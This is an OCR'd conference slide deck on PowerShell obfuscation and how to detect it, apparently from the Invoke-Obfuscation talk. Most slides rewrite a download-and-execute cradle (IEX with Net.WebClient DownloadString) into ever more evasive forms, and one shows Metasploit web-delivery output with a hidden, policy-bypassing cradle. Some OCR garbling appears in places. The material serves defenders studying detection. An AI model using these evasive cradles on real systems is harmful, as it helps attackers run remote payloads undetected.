Invoke-Obfuscation:

PowerShell obFUsk8tion
Techniques & How To (Try To)
D'"e`Tec`T 'Th'+'em'

Daniel Bohannon
@danielhbohannon




Who I Am

- Daniel Bohannon
- @danielhbohannon , http://danielbohannon.com
- Blue Team w/increasing exposure to Red Team
- Incident Response Consultant @ Mandiant (1.5yrs)
- Previously 5yrs in IT Operations and Security role for national restaurant franchise





Shortage of memes cat pictures









Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo





- PowerShell as an attack platform and post-exploitation framework is an everincreasing trend
 - Native and signed Windows binary in Windows Vista and later
 - Memory only execution capabilities (evade A/V and application whitelisting)
 - Ever-expanding set of attack frameworks
- Used by advanced attackers, script kiddies and penetration testers in both targeted attacks and commodity malware
- Nearly impossible to detect if command line arguments and/or PowerShell event logs are not logged and monitored





- PowerShell can be used in every part of the attack lifecycle
- PowerShell can be executed from many different locations
 - Registry: Poweliks, Kovter (mshta or rundll + ActiveXObject)
 - File: .ps1/.vbs/.bat and scheduled task
 - Macros: Word, Excel, etc.
 - Remotely: PowerShell Remoting, PsExec, WMI
- At the end of the day the command will show up in command line arguments for powershell.exe, right?





- Current state of detection?
 - Monitor and alert on certain strings/commands in command line arguments for powershell.exe
 - -EncodedCommand
 - (New-Object Net.WebClient).DownloadString





- Current state of detection?
 - Monitor and alert on certain strings powershell.exe
 - Not the only way to write this function
 - Not the only way to encode/decode

- -EncodedCommand
- (New-Object Net.WebClient).DownloadString





- Current state of detection?
 - Monitor and alert on certain strings powershell.exe
 - Not the only way to write this function
 - Not the only way to encode/decode

- -EncodedCommand
- (New-Object Net.WebClient).DownloadString
 - Not the only way to write this function
 - Not the only way to remotely download





- Know your options!
 - I began documenting as many different ways as I could find to accomplish these two tasks:
 - **Encoding/Decoding:** -EncodedCommand
 - Remote Download: (New-Object Net.WebClient).DownloadString
 - I began experimenting with ways to obfuscate how these functions and commands appeared in powershell.exe's command line arguments
 - I began looking for these techniques in my incident response investigations, public malware samples/reports and current PowerShell penetration testing frameworks





- My goal as we go through the findings:
 - Blue Team increased awareness of options so detection can adapt
 - Detailed process auditing including command line arguments
 - Improved PowerShell logging
 - Active monitoring of this data
 - Searching for known bad + indicators of obfuscation





- My goal as we go through the findings:
 - Blue Team increased awareness of options so detection can adapt
 - Detailed process auditing including command line arguments
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 - Searching for known bad + indicators of obfuscation
 - Red Team increased awareness of options for evading detection
 - Pros/Cons of each obfuscation technique we discuss





- My goal as we go through the findings:
 - Blue Team increased awareness of options so detection can adapt
 - Detailed process auditing including command line arguments
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 - Active monitoring of this data
 - Searching for known bad + indicators of obfuscation
 - Red Team increased awareness of options for evading detection
 - Pros/Cons of each obfuscation technique we discuss
 - Open Source Tool Invoke-Obfuscation
 - Make employment of these techniques simple
 - Attackers are already obfuscating test your detection capabilities





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Preparing Your Environment for Investigating PowerShell

- Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
- Process Auditing AND Command Line Process Auditing → 4688 ftw
 - https://technet.microsoft.com/en-us/library/dn535776.aspx
 - SysInternals' **Sysmon** is also a solid option
- Real-time Process Monitoring
 - Uproot IDS https://github.com/Invoke-IR/Uproot
- PowerShell Module, Scriptblock, and Transcription logging
 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
 Matt Dunwoody (@matthewdunwoody)





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Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

Veil

- downloaderCommand = "iex (New-Object Net.WebClient).DownloadString(\"http://%s:%s/%s\")\n"
- https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76

PowerSploit

- \$Wpad = (New-Object Net.Webclient).DownloadString(\$AutoConfigURL)
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375
- **Metasploit** (http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/)

```
msf exploit(psh_web_delivery) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/5RJLaYDG
[*] Local IP: http://192.168.95.225:8080/5RJLaYDG
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://192.168.95.201:8080/5RJLaYDG'))"
```





Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

What process command line args can we key off of for this?





- What process command line args can we key off of for this?
 - Invoke-Expression





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object





- What process command lineargs can we key off of for this?
 - Invoke-Expression
 - New-Object
 - System.Net.WebClient





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - System.Net.WebClient
 -).DownloadString("http





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - System.Net.WebClient
 -).DownloadString("http
- Now let's demonstrate why assumptions are dangerous!





Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - System. Net. WebClient
 -).DownloadString("http

(System.* is not necessary for .Net functions)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString("http





Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString("http

(url is a string and can be concatenated)





Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString("http

(url is a string and can be concatenated)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString("





Invoke-Expression (New-Object Net.WebClient).DownloadString(-ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString("

(PowerShell string can be single or double quotes) (...and did I mention whitespace?) (...URL can also be set as variable.)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString(





Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString(

(is .DownloadString the only method for Net.WebClient?)





Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).DownloadString(

Net.WebClient class has options:

- .DownloadString
- .DownloadStringAsync
- .DownloadStringTaskAsync
- DownloadFile
- .DownloadFileAsync
- .DownloadFileTaskAsync
- .DownloadData
- .DownloadDataAsync
- .DownloadDataTaskAsync
- etc.





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 -).Download





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - •—).Download





Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

(New-Object Net.WebClient) can be set as a variable:

\$wc = New-Object Net.Webclient;

\$wc.DownloadString('ht'+'tps://bit.ly/L3g1t')





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download





Invoke-Expression (New-Object Net.WebClient), DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - •--Download

(Member token obfuscation?)





Invoke-Expression (New-Object Net.WebClient)-'DownloadString'('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - •--Download

(single quotes...)





Invoke-Expression (New-Object Net.WebClient)-"DownloadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - •--Download

(double quotes...)





Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

(tick marks??)





Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

```
Get-Help about_Escape_Characters

USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

'O Null
'a Alert
'b Backspace
'f Form feed
'n New line
'r Carriage return
't Horizontal tab
'U Vertical tab
```

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent





Invoke-Expression (New-Object Net.WebClient)."'D'o'wn'l'oa'd'Str'in'g"('ht'+'tps://bit.ly/L3g1t')

- What process command line
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

```
Get-Help about_Escape_Characters

USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

\[
\begin{array}
0 & Null \\
\alpha & Alert \\
\beta & Backspace \\
\frac{1}{2} & Form feed \\
\alpha & New line \\
\alpha & Carriage return \\
\text{thorizontal tab} \\
\text{Uertical tab}

\]

For example:

\[
PS C:\> "12345678123456781 \alpha Col1 \alpha tColumn2 \alpha tCol3" \\
12345678123456781 \\
Coll & Column2 Col3
```





Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"(

'ht'+'tps://bit.ly/L3g1t')

- What process command line
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

```
Get-Help about_Escape_Characters

USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

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'O Null
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'v Vertical tab


For example:

PS C:\> "12345678123456781
Coll Column2 Col3
```






Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"(
 'ht'+'tps://bit.ly/L3g1t')



- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download







Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"(
 'ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient
 - Download

(Options: RegEx all the things or scratch this indicator)





Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"(

'ht'+'tps://bit.ly/L3g1t')

What process command line

- Invoke-Expression
- New-Object
- Net.WebClient
- Download

WebClient class has options:

- .DownloadString...
- .DownloadFile...
- .DownloadData...
- OpenRead
- .OpenReadAsync
- .OpenReadTaskAsync

(Options: RegEx all the things or scratch this indicator)





Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"(
 'ht'+'tps://bit.ly/L3g1t')

DownloadString CAN be treated as a string or variable if .Invoke is used!

• Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke('ht'+'tps://bit.ly/L3g1t')

```
$\frac{\$ds}{$ds} = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient).
$\frac{\$ds.Invoke}{$ds.Invoke}( 'ht'+'tps://bit.ly/L3g1t')
```





 Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient





 Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Net.WebClient





Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression We have options...
 - New-Object

(New-Object "'N'e'T'.'W'e'B'C'l'i'e'N'T")

Net.WebClient





Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?

 - New-Object
 - Net.WebClient

• Invoke-Expression We have options...

- (New-Object "'N'e'T'.'W'e'B'C'l'i'e'N'T")
- (New-Object ("Net"+".Web"+"Client"))





 Invoke-Expression (New-Object Net.WebClient)."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression We have options...
 - New-Object
 - Net.WebClient

- (New-Object "'N'e'T'.'W'e'B'C'l'i'e'N'T")
- (New-Object ("Net"+".Web"+"Client"))
- \$var1="Net."; \$var2="WebClient"; (New-Object \$var1\$var2)





- Invoke-Expression (New-Object "'N'e'T'.'W'e'B'C'l'i'e'N'T")."'D'o'w'N'l'o'A'd'S'T'R'i'N'g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression We have options...
 - New-Object
 - Net-WebClient

- (New-Object "'N'e'T'.'W'e'B'C'l'i'e'N'T")
- (New-Object ("Net"+".Web"+"Client"))
- \$var1="Net."; \$var2="WebClient"; (New-Object \$var1\$var2)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - There aren't any aliases for **New-Object** cmdlet, so shouldn't this be safe to trigger on? If only PowerShell wasn't so helpful...





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → shows all available functions, cmdlets, etc.





Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

What process command line args can we key off of for this?

• Invoke-Expression

New-Object

• Get-Command →

PS C:\Users\limited_user\Desktop> Get-Command New-P*		
CommandType	Name	ModuleName
Function	New-PSWorkflowSession	PSWorkflow PSWorkflow
Cmdlet	New-PSDrive	Microsoft.PowerShell.Man
Cmdlet	New-PSSession	Microsoft.PowerShell.Cor
Cmdlet	New-PSSessionConfigurationFile	Microsoft.PowerShell.Cor
Cmdlet	New-PSSessionOption	Microsoft.PowerShell.Cor
Cmdlet	New-PSTransportOption	Microsoft.PowerShell.Cor
Cmdlet	New-PSWorkflowExecutionOption	PSWorkflow PSWorkflow





- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → RETURNS A POWERSHELL OBJECT!!!

```
PS C:\Users\limited_user\Desktop> Get-Command New-Object | Get-Member
TypeName: System.Management.Automation.CmdletInfo
```





Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Get-Command → RETURNS A POWERSHELL OBJECT!!! (which means we can invoke it)
 - Invoke-Expression (Get-Command New-Object)

(but since we're dealing with a cmdlet we have more options than just Invoke-Expression)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Get-Command → RETURNS A POWERSHELL OBJECT!!! (which means we can invoke it)
 - & (Get-Command New-Object)
 - . (Get-Command New-Object)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-Object)
 - . (Get-Command New-Object)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-Objec*)
 - . (Get-Command New-Objec*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-Obje*)
 - . (Get-Command New-Obje*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-Obj*)
 - . (Get-Command New-Obj*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-Ob*)
 - . (Get-Command New-Ob*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command New-O*)
 - . (Get-Command New-O*)





- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command *ew-O*)
 - . (Get-Command *ew-O*)





- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Wildcards are our friend...
 - & (Get-Command *w-O*)
 - . (Get-Command *w-O*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - **Get-Command** → Did I mention Get-Command also has aliases?
 - & (Get-Command *w-O*) & (GCM *w-O*)
 - . (Get-Command *w-O*). (GCM *w-O*)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object
 - Get-Command → Did I mention Get-Command also has MORE aliases?

```
    & (Get-Command *w-O*)
    & (GCM *w-O*)
    & (COMMAND *w-O*)
    . (Get-Command *w-O*)
    . (GCM *w-O*)
    . (COMMAND *w-O*)
```





Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args
 - Invoke-Expression
 - New-Object

COMMAND works because PowerShell auto prepends "Get-" to any command, so COMMAND resolves to Get-Command.



- & (Get-Command *w-O*)
 & (GCM *w-O*)
- & (COMMAND *w-O*)
- . (Get-Command *w-O*) . (GCM *w-O*)
- . (COMMAND *w-O*)





- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command
 - **Get-Command** → Can also be set with a string variable

```
    & (Get-Command *w-O*)
    & (GCM *w-O*)
    & (COMMAND *w-O*)
```

- . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
- \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





PowerShell 1.0 ways of calling Get-Command (no wildcards):

- Invoke-Expression
 - 'ht'+'tps://bit.ly/Li \$ExecutionContext.InvokeCommand.GetCommand("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet)
- What process c \$ExecutionContext.InvokeCommand.GetCmdlet("New-Ob"+"ject")
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command
 - **Get-Command** → Can also be set with a string variable
 - & (Get-Command *w-O*)
 & (GCM *w-O*)
 & (COMMAND *w-O*)
 - . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
 - \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





```
PowerShell 1.0 ways of calling Get-Command (WITH wildcards):
```

- Invoke-Expression 'ht'+'tps://bit.ly/L
 - 'ht'+'tps://bit.ly/Li \$ExecutionContext.InvokeCommand.**GetCommands**("*w-o*",[System.Management.Automation.CommandTypes]::Cmdlet,1)
- What process c \$ExecutionContext.InvokeCommand.GetCmdlets("*w-o*")
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command
 - **Get-Command** → Can also be set with a string variable
 - & (Get-Command *w-O*)
 & (GCM *w-O*)
 & (COMMAND *w-O*)
 - . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
 - \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





PowerShell 1.0 ways of calling Get-Command (WITH wildcards):

Invoke-Expression

'ht'+'tps://bit.ly/Li \$ExecutionContext.InvokeCommand.GetCommand(\$ExecutionContext.In vokeCommand.GetCommandName("*w-o*",1,1),

[System.Management.Automation.CommandTypes]::Cmdlet)

- What process c

 - New-Object |

• Invoke-Expres \$ExecutionContext.InvokeCommand.GetCmdlet(\$ExecutionContext.Invok eCommand.GetCommandName("*w-o*",1,1))

- **Get-Command** → Can also be set with a string variable
 - & (Get-Command *w-O*) & (GCM *w-O*) & (COMMAND *w-O*)
- . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)

- \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command
 - **Get-Command** → Can also be set with a string variable
 - & (Get-Command *w-O*)
 & (GCM *w-O*)
 & (COMMAND *w-O*)
 - . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
 - \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





NOTE: Get-Command's cousin is just as useful...

Get-Alias / GAL / Alias

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias
 - **Get-Command** → Can also be set with a string variable

```
    & (Get-Command *w-O*)
    & (GCM *w-O*)
    & (COMMAND *w-O*)
```

- . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
- \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias
 - **Get-Command** → Can also be set with a string variable

```
    & (Get-Command *w-O*)
    & (GCM *w-O*)
    & (COMMAND *w-O*)
```

- . (Get-Command *w-O*) . (GCM *w-O*) . (COMMAND *w-O*)
- \$var1="New"; \$var2="-Object"; \$var3=\$var1+\$var2; & (GCM \$var3)





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias
 - Given wildcards it's infeasible to find all possible ways for Get-Command/GCM/Command/Get-Alias/GAL/Alias to find and execute New-Object, so potential for FPs with this approach.





- What process command line args can we key off of for this?
 - Invoke-Expression
 - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias
 - Ticks also work on PowerShell cmdlets





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - 'N'e'w'-'O'b'j'e'c'T | 'G'e'T'-'C'o'm'm'a'N'd | 'G'C'M | 'C'O'M'M'A'N'D | G'e'T'-'A'l'i'A's | 'G'A'L | 'A'l'i'A's
 - Ticks also work on PowerShell cmdlets





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - 'N'e'w'-'O'b'j'e'c'T | 'G'e'T'-'C'o'm'm'a'N'd | 'G'C'M | 'C'O'M'M'A'N'D | G'e'T'-'A'l'i'A's | 'G'A'L | 'A'l'i'A's
 - Ticks also work on PowerShell cmdlets...and so does Splatting
 - & ('Ne'+'w-Obj'+'ect')
 - . ('Ne'+'w-Obj'+'ect')





- What process command line args can we key off of for this?
 - Invoke-Expression
 - 'N'e'w'-'O'b'j'e'c'T | 'G'e'T'-'C'o'm'm'a'N'd | 'G'C'M | 'C'O'M'M'A'N'D | G'e'T'-'A'l'i'A's | 'G'A'L | 'A'l'i'A's
 - Ticks also work on PowerShell cmdlets...and so does Splatting
 - Once again, Regex all the things or give up on this indicator





- What process command line args can we key off of for this?
 - Invoke-Expression





- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about *Invoke-Expression*?





- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about Invoke-Expression?
 - Aliases: Invoke-Expression / IEX
 - 1. Invoke-Expression "Write-Host IEX Example -ForegroundColor Green"
 - 2. IEX "Write-Host IEX Example -ForegroundColor Green"





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about Invoke-Expression?
 - Aliases: Invoke-Expression / IEX
 - 2. Order
 - 1. IEX "Write-Host IEX Example -ForegroundColor Green"
 - 2. "Write-Host IEX Example -ForegroundColor Green" | IEX





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about *Invoke-Expression*?
 - Aliases: Invoke-Expression / IEX
 - 2. Order
 - 3. Ticks
 - 1. 'I'E'X
 - 2. 'l'N'v'o'k'e'-'E'x'p'R'e's's'i'o'N





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about Invoke-Expression?
 - Aliases: Invoke-Expression / IEX
 - 2. Order
 - 3. Ticks
 - 4. Splatting
 - 1. & ('I'+'EX')
 - 2. ('{1}{0}' -f 'EX','I')





Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problem
 - 1. Aliases: Invoke-Expression
 - 2. Order
 - 3. Ticks
 - Splatting
 - 1. & ('I'+'EX')
 - 2. ('{1}{0}' -f 'EX','I')



Daniel Bohannon @danielhbohannon · Jan 6

IEX=good indicator, !\$SilverBullet

.(\$ShellId[1]+\$ShellId[13]+'x')

This & much more in Invoke-Obfuscation 1.7: @BlueHatlL





- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What process command line args can we key off of for this?
 - Invoke-Expression
 - What's potentially problematic about Invoke-Expression?
 - Aliases: Invoke-Expression / IEX
 - 2. Order
 - 3. Ticks
 - Splatting
 - 5. Invoke-Expression vs Invoke-Command





Cmdlet/Alias	Example
Invoke-Command	Invoke-Command (Write-Host ICM Example -ForegroundColor Green)
ICM	ICM {Write-Host ICM Example -ForegroundColor Green}
.Invoke()	{Write-Host ICM Example -ForegroundColor Green}.Invoke()
&	& {Write-Host ICM Example -ForegroundColor Green}
